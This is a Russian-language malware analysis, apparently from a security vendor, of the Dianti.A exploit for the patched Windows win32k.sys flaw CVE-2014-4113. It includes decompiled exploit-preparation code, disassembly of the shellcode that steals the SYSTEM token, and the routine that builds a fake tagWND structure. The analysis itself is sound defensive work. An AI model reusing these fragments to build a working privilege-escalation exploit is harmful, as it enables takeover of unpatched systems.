
Анализ эксплойта Dianti.A

Ранее мы писали про набор обнаруженных уязвимостей в Windows, которые использовались атакующими в направленных атаках, до выхода соответствующего исправления со стороны Microsoft (0day). Одна из таких уязвимостей в компоненте OLE Package manager (Packager.dll) была добавлена нашими вирусными аналитиками в базы как Win32/Exploit.CVE-2014-4114.A. Атакующие могли эксплуатировать эту уязвимость через специальным образом подготовленный документ презентации PowerPoint со встроенным туда OLE-объектом.



В этом документе мы хотели бы остановиться на другой уязвимости из этого списка. Этой уязвимости был присвоен идентификатор CVE-2014-4113 и она присутствует в драйвере win32k.sys всех поддерживаемых версий Windows (2k3+). Уязвимость позволяет несанкционированно (в обход ограничений ОС) исполнять код режима ядра и повышать привилегии запускаемого эксплойтом приложения до максимально возможного уровня (SYSTEM). CVE-2014-4113 была закрыта обновлением MS14-058 в рамках октябрьского patch tuesday, а 64-битная версия эксплойта была добавлена нами в базы как Win64/Dianti.A.

Сам win32k.sys за прошедшие несколько лет был настоящим сокровищем для поиска уязвимостей типа Elevation Of Privilege (или Local Privilege Escalation, LPE). В нашем отчете за 2013 г. было отмечено, что этот компонент ОС занимает второе место по количеству исправленных для него уязвимостей за весь год. Его опережает только продукт Internet Explorer, который состоит из большого количества исполняемых файлов, в то время как в случае с win32k.sys файл только один.

Про сам win32k.sys уже было написано не один раз, он представляет из себя ту часть подсистемы Windows, которая работает в режиме ядра и отвечает за логику и механизмы, связанные с реализацией GUI-интерфейса Windows и ее взаимодействие с пользователем посредством устройств ввода. В далеком прошлом, когда Windows NT только превращалась в то, что история запомнила, как Windows 2000 (NT 5.0), Windows XP (NT 5.1) и т. д., а сейчас уже и Windows 10 (NT 6.4), вся GUI-подсистема работала в пользовательском режиме и требовала больших накладных расходов на переключения контекстов процессов при проведении операций, связанных с выводом на экран, обработки сообщений клавиатуры, и т. д.

Затем в NT 4.0 для улучшения производительности и снижения накладных расходов на переключения контекста появился драйвер режима ядра win32k.sys. Логика работы GUI-подсистемы была разделена на ту часть, которая работает в режиме пользователя (известные библиотеки user32.dll и gdi32.dll) и часть режима ядра в виде драйвера win32k.sys. Возможно поэтому в win32k.sys кроется такое большое количество багов, код для драйвера мог местами копироваться из библиотек пользовательского режима. Кроме этого, функции драйвера, которые должны были возвращать указатели, были реализованы таким образом, что они также могли возвращать константы, т. е. значения, которые нельзя было интерпретировать как указатели.

Windows позволяет исполнять код режима ядра только через специальные механизмы (API), поскольку такому коду предоставляется полный доступ ко всем программным и аппаратным

ресурсам ОС. Уязвимости win32k.sys так или иначе позволяют атакующим обходить эти ограничения и исполнять код режима ядра через эксплойт.

В случае с CVE-2014-4113 речь идет о том, что можно создать специальную системную структуру для win32k (*win32k!tagwnd*), спроецировать ее в режим ядра и заставить одну из функций драйвера вызвать callback из этой сформированной структуры. Сама уязвимость заключается в том, что одна из функций драйвера (*xxxHandleMenuMessages*) не проверяет возвращаемое ей другой функцией (*xxxMNFindWindowFromPoint*) значение (предполагаемый указатель), и передает его дальше другой функции (*xxxSendMessage*), которая оперирует неправильным значением. См. http://blog.trendmicro.com/trendlabs-security-intelligence/an-analysis-of-a-windows-kernel-mode-vulnerability-cve-2014-4113/.

32-битная версия

В случае с 32-битной версией эксплойта, он использует целочисленное переполнение аргумента, который передается в функцию *xxxSendMessage* из *xxxHandleMenuMessages*. Сам этот передаваемый аргумент может интерпретироваться функцией *xxxHandleMenuMessages* как указатель или как отрицательное значение в случае ошибки, которая возвращается функцией *xxxMNFindWindowFromPoint*. Из-за отсутствия проверки отрицательного значения (ошибки) в *xxxHandleMenuMessages*, эта функция передает это значение вместо указателя в *xxxSendMessage*.

В общем случае, эксплойт применяет следующие шаги для эксплуатации.

- Используя функцию *ntdll!ZwAllocateVirtualMemory* выделяет страницу памяти по нулевому адресу.
- На этой странице создает поддельную структуру *win32k!tagwnd*, инициализируя указатель на callback-функцию эксплойта (шелл-код).
- Создает условия срабатывания уязвимости, т. е. передачи неправильного аргумента (0xfffffffb, -5) функции *xxxSendMessage*, что приводит к целочисленному переполнению при разыменовании указателя и обращению к памяти по нулевой странице. Т. е., при обращении функции *xxxSendMessage* к полю указателя на callback-функцию произойдет переполнение (0xfffffffb+0x60) предполагаемого адреса и в результате функция получит указатель на шелл-код.
- В результате эксплуатации управление получает шелл-код, который перезаписывает указатель на маркер доступа в структуре объекта ядра EPROCESS текущего процесса таким образом, что он будет указывать на маркер доступа системного процесса. Позднее это приведет к тому, что созданный эксплойтом процесс унаследует маркер доступа системного процесса и получит максимальные привилегии в системе.

Таким образом подготовка к эксплуатации сводится к выполнению следующей функции.

```
signed int __usercall fnPrepareExploitation@<eax>(int Addr@<esi>)
{
  int pWin32ThreadInfoStruct; // ebx@1
  HANDLE v2; // eax@7
  int v4; // [sp+4h] [bp-4h]@7

  pWin32ThreadInfoStruct = fnCallPtiCurrentAndGetTebWin32ThreadInfo();
  if ( !pWin32ThreadInfoStruct )
  {
    GetLastError();
    fnLogMessage("[%d] Failed, %08X\n", 25);
  }
  if ( !ZwAllocateVirtualMemory )
  {
    GetLastError();
    fnLogMessage("[%d] Failed, %08X\n", 31);
  }
  v4 = 0x2000;
  *(_DWORD *)Addr = 1;
  v2 = GetCurrentProcess();
  if ( ZwAllocateVirtualMemory(v2, Addr, 0, &v4, 1060864, 64) )
  {
    GetLastError();
    fnLogMessage("[%d] Failed, %08X\n", 46);
  }
  fnFillMaliciousstagWnd(pWin32ThreadInfoStruct);
  return 1;
}
```

Рис. Подготовка к эксплуатации уязвимости на 32-битной системе. Для выделения адреса по нулевой странице используется уже ставший популярным вызов *ZwAllocateVirtualMemory*, которому в качестве адреса передается единица, что приводит к страничному выравниванию резервируемого адреса до нуля. Данная «возможность» была закрыта для Windows 7 обновлением MS13-031, а в Windows 8+ такое обновление включено по умолчанию. В начале функции производится вызов не экспортируемой функции *user32!PtiCurrent*, которая возвращает указатель на структуру *Win32ThreadInfo*. Этот указатель будет использоваться для инициализации поля структуры *win32k!_THRDESKHEAD.pti*.

64-битная версия

В 64-битном виртуальном адресном пространстве вместо целочисленного переполнения, эксплойт использует выделение памяти по заданному адресу в памяти. Т. е. сама возвращаемая константа используется в качестве адреса при резервировании страницы памяти, которая будет заполнена функцией *fnFillMaliciousstagWnd* (см. скриншот ниже).

```
kd> dt win32k!tagwnd
   +0x000 head             : _THRDESKHEAD
   +0x028 state            : Uint4B
   +0x028 bHasMeun         : Pos 0, 1 Bit
-----------------------------------------
   +0x048 spwndNext        : Ptr64 tagWND
   +0x050 spwndPrev        : Ptr64 tagWND
   +0x058 spwndParent      : Ptr64 tagWND
   +0x060 spwndChild       : Ptr64 tagWND
   +0x068 spwndOwner       : Ptr64 tagWND
   +0x070 rcWindow         : tagRECT
   +0x080 rcClient         : tagRECT
   +0x090 lpfnWndProc      : Ptr64     int64
   +0x098 pcls             : Ptr64 tagCLS
   +0x0a0 hrgnUpdate       : Ptr64 HRGN__
   +0x0a8 ppropList        : Ptr64 tagPROPLIST
   +0x0b0 pSBInfo          : Ptr64 tagSBINFO
   +0x0b8 spmenuSys        : Ptr64 tagMENU
   +0x0c0 spmenu           : Ptr64 tagMENU
```

Рис. Так выглядит структура *tagWND* на Windows 7 x64. Красным отмечен указатель на callback-функцию, которая будет указывать на шелл-код.

```
.text:0000000140001AD0                 fnElevatePrivileges proc near          ; DATA XREF: sub_140001B16+1C↓o
.text:0000000140001AD0
.text:0000000140001AD0                 pSystemEPROCESS = qword ptr -18h
.text:0000000140001AD0                 pCurrentEPROCESS= qword ptr -10h
.text:0000000140001AD0
.text:0000000140001AD0 48 83 EC 38                     sub     rsp, 38h
.text:0000000140001AD4 8B 0D 2A B5 00+                 mov     ecx, cs:dwSystemProcessId ; _QWORD
.text:0000000140001ADA 48 8D 54 24 20                  lea     rdx, [rsp+38h+pSystemEPROCESS] ; _QWORD
.text:0000000140001ADF FF 15 27 B5 00+                 call    cs:PsLookupProcessByProcessId
.text:0000000140001ADF 00
.text:0000000140001AE5 8B 0D 15 B5 00+                 mov     ecx, cs:dwCurrentProcId ; _QWORD
.text:0000000140001AEB 48 8D 54 24 28                  lea     rdx, [rsp+38h+pCurrentEPROCESS] ; _QWORD
.text:0000000140001AF0 FF 15 16 B5 00+                 call    cs:PsLookupProcessByProcessId
.text:0000000140001AF0 00
.text:0000000140001AF6 48 8B 44 24 20                  mov     rax, [rsp+38h+pSystemEPROCESS]
.text:0000000140001AFB 44 8B 1D 06 B5+                 mov     r11d, cs:offs_eprocess_token
.text:0000000140001B02 4A 8B 0C 18                     mov     rcx, [rax+r11]
.text:0000000140001B06 48 8B 44 24 28                  mov     rax, [rsp+38h+pCurrentEPROCESS]
.text:0000000140001B0B 4A 89 0C 18                     mov     [rax+r11], rcx
.text:0000000140001B0F 33 C0                           xor     eax, eax
.text:0000000140001B11 48 83 C4 38                     add     rsp, 38h
.text:0000000140001B15 C3                              retn
.text:0000000140001B15
.text:0000000140001B15                 fnElevatePrivileges endp
.text:0000000140001B15
```

Рис. Непосредственно функция шелл-кода, которая выполняет подмену указателя на маркер доступа для EPROCESS текущего процесса.

```
.text:0000000140001B16                 fnFillMalicioustagWnd proc near        ; CODE XREF: sub_1400013AC+B6↑p
.text:0000000140001B16 55                              push    rbp
.text:0000000140001B17 48 8B EC                        mov     rbp, rsp
.text:0000000140001B1A 48 8B C1                        mov     rax, rcx
.text:0000000140001B1D 48 A3 0B 00 00+                 mov     ds:10000000Bh, rax ; -> win32k!_THRDESKHEAD.pti
.text:0000000140001B27 B0 04                           mov     al, 4
.text:0000000140001B29 A2 25 00 00 00+                 mov     ds:100000025h, al
.text:0000000140001B32 48 8D 05 97 FF+                 lea     rax, fnElevatePrivileges
.text:0000000140001B39 48 A3 8B 00 00+                 mov     ds:10000008Bh, rax ; 0x8b + 0x5 = 0x90 -- tagWND.lpfnWndProc
.text:0000000140001B43 C9                              leave
.text:0000000140001B44 C3                              retn
.text:0000000140001B44
.text:0000000140001B44                 fnFillMalicioustagWnd endp
```

Рис. Функция создания поддельной структуры tagWND. Для заполнения первого поля структуры используется полученный указатель (*user32!PtiCurrent*) на Win32ThreadInfo.

```
20  if ( !ZwAllocateVirtualMemory )
21  {
22    v5 = GetLastError();
23    fnLogMessage("[%d] Failed, %08X\n", 287i64, v5);
24  }
25  v9 = 0x2000;
26  *(_QWORD *)Addr = 0xFFFFFFFBi64;
27  v6 = GetCurrentProcess();
28  if ( ZwAllocateVirtualMemory(v6, Addr, 0i64, &v9) )
29  {
30    v7 = GetLastError();
31    fnLogMessage("[%d] Failed, %08X\n", 302i64, v7);
32  }
33  fnFillMalicioustagWnd(pWin32ThreadInfoStruct);
34  return 1i64;
35 }
```

Рис. Часть функции *fnPrepareExploitation*. На x64 производится резервирование страницы памяти по указателю возвращаемой константы, т. е. 0xFFFFFFFB.

После окончания подготовительных мероприятий, эксплойт переходит на стадию эксплуатации, т. е. создает условия срабатывания уязвимости. Для этого используются различные манипуляция с элементами управления меню и установкой оконных ловушек, что в конечном итоге заставит уязвимую функцию win32k возвратить константу вместо указателя. После чего выполняется создание процесса функцией *CreateProcessA*.




Рис. В результате применения эксплойта, дочерний процесс командной строки унаследовал его системный маркер доступа.

Стоит отметить, что эксплуатация этой уязвимости не представляется возможной на Windows 8+ x32 & x64. В 32-разрядной версии защита от выделения памяти по нулевому указателю присутствует по умолчанию, а в 64-разрядной версии исполнение кода в режиме ядра из страницы в пользовательском режиме будет заблокировано механизмом SMEP.